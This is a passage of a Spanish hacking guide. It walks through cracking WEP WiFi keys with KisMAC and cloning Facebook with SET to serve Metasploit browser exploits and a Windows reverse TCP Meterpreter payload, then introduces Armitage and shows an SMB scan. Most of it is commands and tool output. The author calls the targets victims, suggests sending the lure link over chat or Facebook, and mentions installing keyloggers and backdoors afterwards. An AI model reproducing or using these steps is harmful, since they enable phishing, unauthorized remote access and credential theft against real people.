


Una vez sepamos que red vamos a monitorizar o auditar, pulsaremos doble clic sobre ella. Aparecerá un menú en con dos partes diferenciadas: la primera de ellas, a la izquierda, todos los datos sobre la red WiFi monitorizada así como el número total de paquetes sustraídos; en la segunda, a la derecha, veremos en tiempo real la auditoría de la actividad de esa red, desde los dispositivos que se están conectando hasta la información que trasmitten estas comunicaciones.

Cracker

Inyectando paquetes, descifrar claves

Comienza el juego. Vamos a empezar a recopilar paquetes para su posterior inyección en una red WiFi y lograr su clave de acceso. Para ello, deberemos armarnos de paciencia y esperar a obtener unos **200.000 paquetes IV**, *Unique IV's* en inglés, que son el tipo de paquetes de datos necesarios para ejecutar un ataque. Depende de la actividad de la red pero es posible que necesitemos medio día o un día completo para recopilar este número. Si queremos acelerar este proceso, es posible **reinjected los paquetes conseguidos** para descargarlos más rápidamente pero consumiendo más recursos del ordenador. Deberemos acudir al menú *network* y después pulsar en *reinject packets*.



Una vez tengamos todos los paquetes necesarios para el ataque, en el mismo menú *network*, iremos a la pestaña *crack* y después *weak scheduling attack*. Si desconocemos el tipo de clave WEP que tiene la red, escogeremos *against both*. Tan sencillo como eso. El problema es el tiempo: depende de la cantidad de paquetes recopilados, es posible que el proceso tarde **desde 10 minutos hasta 1 día completo**. En el caso de los iMac es posible realizarlo sin problemas pero en los Macbook Pro, suelen ponerse a una **temperatura de casi 100º** y los ventiladores a 6500rpm. Es importante ir guardando los datos del ataque y realizarlos cada cierto tiempo para no llevar al límite nuestro hardware mucho tiempo. Una vez logremos la clave, KisMAC nos lanzará un aviso con la misma. Tendremos que copiarla en algún documento, eliminar los dos puntos entre caracteres y probar si podemos acceder con ella.

Como veis, si se tiene el hardware y el software adecuado además de mucha paciencia, es posible recopilar nuestros datos de acceso a la red WiFi así como la información inalámbrica que corre a nuestro alrededor.

Cracker

Set.

Ahora veremos algo sencillo pero eficaz, en las páginas anteriores comentaba acerca de obtener contraseñas de todo tipo, entre ellas las famosas contraseñas de facebook, quiero mencionar que una contraseña de hotmail o bien de facebook no es la gran cosa, en lo personal obtener una contraseña de este tipo se me hace un ridículo juego de niños, en fin a muchas personas les interesara este procedimiento además que lo mostrare solo para complementar algo que veremos mas adelante y la forma en que loaremos sera así:

(Usaremos Backtrack 5 r3)

Podemos abrir la Aplicación desde la linea de comando.

```
etc /pentest/exploits/set/  
[user]:/pentest/exploits/set# ./set  
○ Desde el Menú
```



Ahora tenemos abierto SET.

Y vamos a elegir la Opcion 2 "Web Site Attack Vector"



Cracker

Lo que hacemos aquí básicamente es atacando los vectores del sitio, es decir nos va a cargar un Java Applet indicando al usuario que es necesario permitir la ejecución de un Complemento Java (malicioso en este caso) para poder ver el sitio correctamente.


Ahora nos saldrá una series mas de opciones para seguir realizando el Ataque.

En este también elegiremos la Opción 2 "The Metasploit Browser Exploit Method"



Porque la opción 2? Bueno es para lanzar exploit solo para el navegador a través de Metasploit. Afecta tanto a plataformas como Windows, Linux y Mac.

Nos saldrá otra series de Opciones vamos a elegir la Opción 1. "Web Template". Elegimos esta opción por que es a modo Instructivo y SET Cargara los sitios predefinidos que incluye.



Cracker

Luego vamos a elegir unos de los Sitios cargados por default de SET. El infalible "Facebook opción 4" elegiremos.



```
Applications Places System Terminal
File Edit View Terminal Help
1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter

Enter the one to use: 4

Enter the browser exploit you would like to use

1. Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
2. Internet Explorer CSS Import Use After Free
3. Microsoft WMI Administration Tools ActiveX Buffer Overflow
4. Internet Explorer CSS Tags Memory Corruption
5. Sun Java Applet2ClassLoader Remote Code Execution
6. Sun Java Runtime New Plugin docbase Buffer Overflow
7. Microsoft Windows WebDAV Application DLL Hijacker
8. Adobe Flash Player AVN Bytecode Verification Vulnerability
9. Adobe Shockwave rcsL Memory Corruption Exploit
10. Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
11. Apple QuickTime 7.6.5 Marshaled pUnk Code Execution
12. Microsoft Help Center XSS and Command Execution (MS10-042)
13. Microsoft Internet Explorer ieppeers.dll Use After Free (MS10-018)
14. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
15. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
16. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
17. Microsoft Internet Explorer Style getElementsByTagName Corruption (MS09-072)
18. Microsoft Internet Explorer isComponentInstalled Overflow
19. Microsoft Internet Explorer Data Binding Corruption (MS08-078)
20. Microsoft Internet Explorer Unsafe Scripting Misconfiguration
21. FireFox 3.5 escape Return Value Memory Corruption
22. Metasploit Browser Autopwn (USE AT OWN RISK)

Enter your choice (1-21) (enter for default):
```

Vemos que SET nos carga las diferentes variantes de Ataque, pero vamos a Usar la Opcion 22 "Metasploit Browser Autopwn".

Esta opción es para usar todas las variantes de nuestro Amigo MSF.

Y Luego elegiremos la Opción 2 "Windows Reverse_TCP Meterpreter", para tratar de Puentear al AV y abrirnos una Sesión en la PC Remota y puede hacer nuestras cosillas. Nos solicita que ingresemos el Puerto al que el Usuario se conectara con nosotros, yo le puse el puerto 80 (HTTP) pero pueden usar el que ustedes desean, por eje:443



```
Applications Places System Terminal
File Edit View Terminal Help
Enter your choice (1-21) (enter for default): 22
What payload do you want to generate:

Name: Description:
1. Windows Shell Reverse TCP
2. Windows Reverse TCP Meterpreter
3. Windows Reverse TCP VNC DLL
4. Windows Bind Shell
5. Windows Bind Shell X64
6. Windows Shell Reverse TCP X64
7. Windows Meterpreter Reverse TCP X64
8. Windows Meterpreter Egress Buster
9. Windows Meterpreter Reverse HTTPS
10. Windows Meterpreter Reverse DNS
11. Download/Run your Own Executable

Enter choice (example 1-11) (Enter for default): 2
Enter the port to use for the reverse (enter for default): 80


[*] Cloning the website: http://10.0.0.64
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack...
[*] Malicious iframe injection successful...crafting payload.

*****
Web Server Launched. Welcome to the SET Web Attack.

[--] Tested on IE6, IE7, IE8, Safari, Chrome, and Firefox [--]
[*] Launching MSF Listener...
```

Cracker

Luego comenzara la carga de MSF y Exploits y se pondrá a la escucha en el puerto. Una vez cargados nos figura esto.



```
[*] Local IP: http://10.0.0.64:8080/IpaD
[*] Server started.
[*] Starting exploit windows/browser/ms11_003_ie_css_import with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/jHPTwWuBRzuy
[*] Local IP: http://10.0.0.64:8080/jHPTwWuBRzuy
[*] Server started.
[*] Starting exploit windows/browser/ms11_050_mshtml_cobjectelement with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/jbvtxeW5IZDy
[*] Local IP: http://10.0.0.64:8080/jbvtxeW5IZDy
[*] Server started.
[*] Starting exploit windows/browser/winzip_fileview with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/oVjEXK
[*] Local IP: http://10.0.0.64:8080/oVjEXK
[*] Server started.
[*] Starting exploit windows/browser/wmi_admintools with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/yVmBRVpFYpo
[*] Local IP: http://10.0.0.64:8080/yVmBRVpFYpo
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 10.0.0.64:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 10.0.0.64:6666
[*] Starting the payload handler...
[*] Started reverse handler on 10.0.0.64:7777
[*] Starting the payload handler...


[*] --- Done, found 23 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.0.0.64:8080/
[*] Server started.
```

Listo tenemos nuestro sitio clonado, MSF cargado y puertos a la escucha y ahora?

Lo que nosotros debemos enviarle al usuario es nuestra **Ip Local** (mi Caso maquina virtual) como el ejemplo Local Ip 10.0.0.64

Sitio clonado en Backtrack 5 r3 usando Firefox funcionando.



Cracker

Funcionando en maquina Host mi PC con Windows 7.



Funciona perfecto. Lo que no realice fueron las capturas de cuando doy permisos a mi navegador para que ejecute Java y como se veria en backtrack que pico el anzuelo.

Nos figurara en la ventana de comandos algo asi como:

"Responding With Exploits"

"Payload Will Be a java reverse Shell to [ip] from [ip usuario al que enviamos]"

"Generated jar to drop..."

Una vez logrado esto, podemos hacer infinitas de cosas a nuestro antojo, como mandarle un Keylogger, abrirnos un Backdoor en fin muchas cosas.

Y con Meterpreter que es la opción que elegimos nos abrimos una Shell y jugar un poco.

Es un tutorial bastante básico pero les mostré unas de las herramientas que nos puede ser Bastante útil en algunos casos, para lo que no estén muy familiarizados con BT o en caso SET.

Como ven es muy sencillo no? Esto lo pueden hacer por chat o incluso por el mismo facebook de su víctima, claro ese no es el único método e hacerlo también lo pueden hacer mediante un fake que es algo sumamente tradicional y va de generación a generación (risa sarcástica.)

Cracker


Ahora vamos a tomar las cosas mas enserio y veamos algo de mandar ataques al estilo profesional, vamos a dejar las niñadas por un lado y vamos a usar herramientas que si llegas a conocer mas a fondo que lo mostrado en esta guía podrás hacer grandes cosas, lo que pretendo con todo esto es enseñar de poco a mas y combines lo que te muestro con todos los métodos, si lo haces así te darás cuenta que puedes sacar tantas cosas como jamas imaginaste. Bien comencemos.

Armitage

1.1-Qué es armitage?

Armitage es un Administrador Gráfico de Ciber Ataques para Metasploit que sirve para visualizar gráficamente tus objetivos, el mismo programa te recomienda que exploit usar, expone las opciones avanzadas del framework (esas que comúnmente se nos olvida o no sabemos), desde el mismo Armitage podemos iniciar un análisis con Nmap, e incluso se puede usar el módulo de Brute Force para sacar username/password.

El objetivo de Armitage es hacer Metasploit útil para los profesionales de seguridad que saben hacking, pero no el uso de Metasploit a fondo. Si desean aprender las características avanzadas de Metasploit, Armitage será de gran ayuda.



Cracker

1.2-Administración de Ciber Ataques

Armitage organiza las capacidades de metasploit alrededor del proceso de hacking. Hay características para descubrimiento, acceso, post-explotación, y maniobra.

Para descubrimiento, Armitage expone varias de las capacidades de gestión de hosts de Metasploit. Puede importar objetivos y lanzar escaneos para llenar una base de objetivos. Armitage también visualiza la base de datos de objetivos. usted sabrá con cual hosts estás trabajando, con y donde tienes sesiones.

Armitage ayuda con explotación remota proporcionando características para recomendar exploits automáticamente o incluso ejecutar chequeos activos para que sepas cuales exploits funcionarán. Si estas opciones fallan, puedes usar el método de "Ave María" y desatar un db_autopwn inteligente de armitage contra tu objetivo.

Una vez estás dentro, Armitage provee muchas herramientas post-explotación basadas en las capacidades de el agente meterpreter.

Con el clic de un menú podrás escalar privilegios, volcar hashes de passwords a una base de datos local de credenciales, navegar el sistema como si fueras local, y lanzar consolas de comandos.

The screenshot shows the Armitage interface. On the left is a sidebar with a tree view of scanning modules: nfs, ntp, oracle, pop3, portscan, postgres, rogue, rservices, sip, and smb. Under smb, there are sub-modules: pipe_auditor, pipe_dcerpc_auditor, smb2, smb_enumshares, smb_enumusers, smb_login, and smb_lookupsid. The 'smb_version' module is currently selected and highlighted in blue. On the right side, a network map displays five Windows hosts (XP and Vista) with their respective IP addresses: 192.168.1.203, 192.168.1.206, 192.168.1.201, 192.168.1.205, and 192.168.1.204. Below the network map is a terminal window showing the Metasploit framework. The user has run the command 'use auxiliary/scanner/smb/smb_version' and set THREADS to 11. They then run the module against the RHOSTS 192.168.1.200-210. The output shows the module scanning 11 hosts, with 6 completed (54% complete), 7 completed (63% complete), and 11 completed (100% complete). The final message is '[*] Auxiliary module execution completed'. The terminal window title is 'Console X scanner/smb/smb_version X'.

```
use auxiliary/scanner/smb/smb_version
meterpreter> set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > set DisablePayloadHandler 1
DisablePayloadHandler => 1
msf auxiliary(smb_version) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf auxiliary(smb_version) > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf auxiliary(smb_version) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_version) > run
[*] 192.168.1.204:445 is running Windows 2003 R2 Service Pack 1 (Language: Unknown) (name:XEN-2K3R2-NAKED) (domain:HOTZONE)
[*] 192.168.1.205:445 is running Windows 2003 R2 Service Pack 2 (Language: Unknown) (name:XEN-2K3-FUZZ) (domain:WORKGROUP)
[*] 192.168.1.201:445 is running Windows XP Service Pack 2 (Language: English) (name:XEN-XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] 192.168.1.206:445 is running Windows XP Service Pack 3 (Language: English) (name:XEN-XP-PATCHED) (domain:HOTZONE)
[*] 192.168.1.203:445 is running Windows XP Service Pack 3 (Language: English) (name:XEN-XP-SPLOIT) (domain:WORKGROUP)
[*] Scanned 06 of 11 hosts (054% complete)
[*] Scanned 07 of 11 hosts (063% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed

msf auxiliary(smb_version) >
```

Cracker

Finalmente, Armitage ayuda en el proceso de creación de pivotes, una capacidad que le permite usar hosts comprometidos como una plataforma para atacar otros hosts y seguir investigando la red objetivo. Armitage incluso expone el módulo SOCKS proxy de Metasploit, el cual permite que herramientas externas tomen ventajas de estos pivotes. Con estas herramientas, usted puede explorar más y maniobrar a través de la red.

1.3 Vocabulario necesario

Usar Armitage, ayudaría entender Metasploit. Aquí hay algunas cosas que absolutamente deberías conocer antes de continuar:

Metasploit es una aplicación manejada por consola. Cualquier cosa que hagas en armitage es traducido a un comando que metasploit entienda. Puede pasar por alto Armitage y tipar comandos tu mismo (mas tarde veremos eso). Si estás perdido en la consola escribe help y pulsa enter.

Metasploit presenta sus capacidades como módulos. Cada escáner, exploit, e incluso cada payload está disponible como un módulo. si estas escaneando un host, usas un módulo auxiliar. Antes de lanzar un módulo debes ajustar una o más variables para configurar el módulo. El proceso de explotación es similar. Para lanzar un exploit debes escoger un módulo exploit, ajustar una o más variables y lanzarlo. Armitage apunta a hacer este proceso más fácil para ti.

Si el exploit tiene éxito, tienes una sesión en el host. Armitage sabe como interactuar con shell y con sesiones de Windows meterpreter.

Meterpreter es un agente de avanzada que pone a su disposición muchas funcionalidades para post-explotación. Armitage está construido para sacar provecho de meterpreter. (lo de trabajo con meterpreter lo veremos después)

2. Primeros pasos

2.1 Prerequisitos

Armitage es instalado con el paquete completo de Metasploit 3.7.0. Éste tiene todos los prerequisitos necesarios incluyendo:

* Java 1.6.0+

* Metasploit 3.7.0+

* Una base de datos y la información para conectar a ella

Asegurate de usar la versión oficial de Oracle Java. Este proyecto no soporta otros entornos Java.

Cracker

Si quieres la ultima versión de Metasploit Framework. Armitage es probado con la última versión de metasploit, así que no se garantiza que funcione bien con versiones viejas. Usa subversión para obtener la última versión de Metasploit y mantenlo actualizado usando regularmente el comando msfupdate.

Finalmente, debes tener una Base de datos para conectar Metasploit. Armitage necesita que conozcas el usuario, contraseña, nombre del host y base de datos antes de conectar.

" Yo recomiendo altamente usar PostgreSQL en vez de MySQL. Hay un problema sin resolver en Metasploit que causa que las bases de datos MySQL se rompan cuando Metasploit elige cambiar un esquema de la base de datos. El equipo Metasploit también prueba con Postgres. Los instaladores de Metasploit en su versión completa tanto en Windows como en Linux se encargan de configurar Postgres para ti.

2.2 Primeros Pasos: Linux(**Backtrack 5 ya lo trae instalado para ejecutar escribe armitage**)

Para instalar armitage en Linux:

- 1-Comprobar que tiene privilegios de root
- 2-Descargar e instalar Metasploit framework desde www.metasploit.com
- 3-Después de la instalación, ejecutar /opt/framework/app/msfupdate para actualizar Metasploit
- 4-Instalar un visor VNC (ejemplo: apt-get install vncviewer)

Para lanzar Armitage:

sudo armitage

Clic en Start MSF para iniciar el demonio RPC de Metasploit y conectar a él. La configuración de la base de datos instalada de Metasploit ya están configurados. No es necesario cambiar la secuencia de conexión a la DB.

[Armitage recoge las configuraciones de la DB de Metasploit desde su instalación completa. Si has cambiado la secuencia de conexión a la base de datos antes de leer esta documentación, hay posibilidad de que Armitage la haya guardado. Adivina que, Armitage no funcionará. Borra el archivo .armitage.prop de tu carpeta personal para restaurar la secuencia de conexión a la base de datos por defecto.]

Cracker

2.3 primeros pasos: Backtrack Linux

Backtrack Linux 5 incluye Metasploit y Armitage listos para usar.

Necesitas iniciar mysql para eso escribes en una terminal:

```
/etc/init./mysqlstart
```

```
root@bt:~# /etc/init.d/mysql start
Rather than invoking init scripts through /etc/init.d, use the service(8)
utility, e.g. service mysql start

